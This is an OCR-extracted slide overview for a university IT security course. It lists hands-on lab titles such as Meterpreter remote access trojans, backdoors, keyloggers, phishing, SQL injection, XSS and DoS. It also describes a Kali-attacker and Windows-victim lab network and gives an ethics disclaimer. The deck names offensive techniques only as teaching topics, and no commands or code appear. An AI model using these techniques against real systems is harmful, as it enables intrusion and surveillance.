ITEC 493: IT Security for Managers

Overview on the Cybersecurity Hands-on Labs

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Cybersecurity Fundamentals Lab Series

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The labs are available on NDG's NETLAB+ and provides hands-on experiences on:

- Reconnaissance and vulnerability assessment
- Infiltrating a victim's device with malware (trojan, spyware, keylogger, etc.)
- Social engineering attacks (phishing emails, credential harvesting)
- Attacks on web applications (SQL injection, cross-site scripting)
- Network attacks (Denial of Service (DoS))
- Cryptography fundamentals (symmetric encryption, asymmetric encryption, digital certificates)
- Packet filtering and access control lists
- Brute force attacks on passwords
- Intrusion detection and prevention system

Cybersecurity Fundamentals Lab Series

The labs provide learning experiences on cybersecurity topics

- Lab 1: Reconnaissance: Scanning with NMAP, Vulnerability Assessment with OpenVAS
- Lab 2: Remote Access Trojan (RAT) using Reverse TCP Meterpreter
- Lab 3: Escalating Privileges and Installing a Backdoor
- Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers
- Lab 5: Social Engineering Attack: Credentials Harvesting and Remote Access through Phishing Emails
- Lab 6: SQL Injection Attack on a Web Application
- Lab 7: Cross-site Scripting (XSS) Attack on a Web Application
- Lab 8: Denial of Service (DoS) Attacks: SYN/FIN/RST Flood, Smurf attack, and SlowLoris
- Lab 9: Cryptographic Hashing and Symmetric Encryption
- Lab 10: Asymmetric Encryption: RSA, Digital Signatures, Diffie-Hellman
- Lab 11: Public Key Infrastructure: Certificate Authority, Digital Certificate
- Lab 12: Configuring a Stateful Packet Filter using iptables
- Lab 13: Online Dictionary Attack against a Login Webpage
- Lab 14: Intrusion Detection and Prevention using Suricata

Organization of Lab Manuals

Each lab starts with a section *Overview*

- Objectives
- Lab settings: passwords, device names
- Roadmap: organization of the lab

Section 1


- Background information (theory) of the topic being covered (e.g., malware fundamentals)
- Section 1 is optional (i.e., the reader can skip this section and move to lab directions)

Section 2… n

- Step-by-step directions

Pod Design

- Attacker in the WAN running Kali
- Victim in the internal network running Windows 10
- Web, DNS, and Mail servers in the DMZ zone
- Border router interconnect the networks
- Border router implements basic security policy:
  - Attacker cannot initiate connections to devices in the internal network




Disclaimer

The cybersecurity tools and techniques taught in the classroom are intended to equip students with the knowledge and skills to understand cybersecurity and contribute positively to digital security and data protection. It is of utmost importance to emphasize that these tools should never be employed for malicious or unethical purposes. Neither the instructor nor the university can be held accountable for any unauthorized or malicious actions taken by students.

Examples

Vulnerability assessment using OpenVAS




Examples


Deploying a Spyware


Keylogger

Victim



Attacker






Screen capture

Examples


Deploying a Spyware




Screen capture

Keylogger

Victim




Attacker



Examples


Deploying a Spyware




Victim's Camera

Keylogger

Victim




Attacker




Examples


Social engineering and phishing emails

Victim






Attacker



Examples

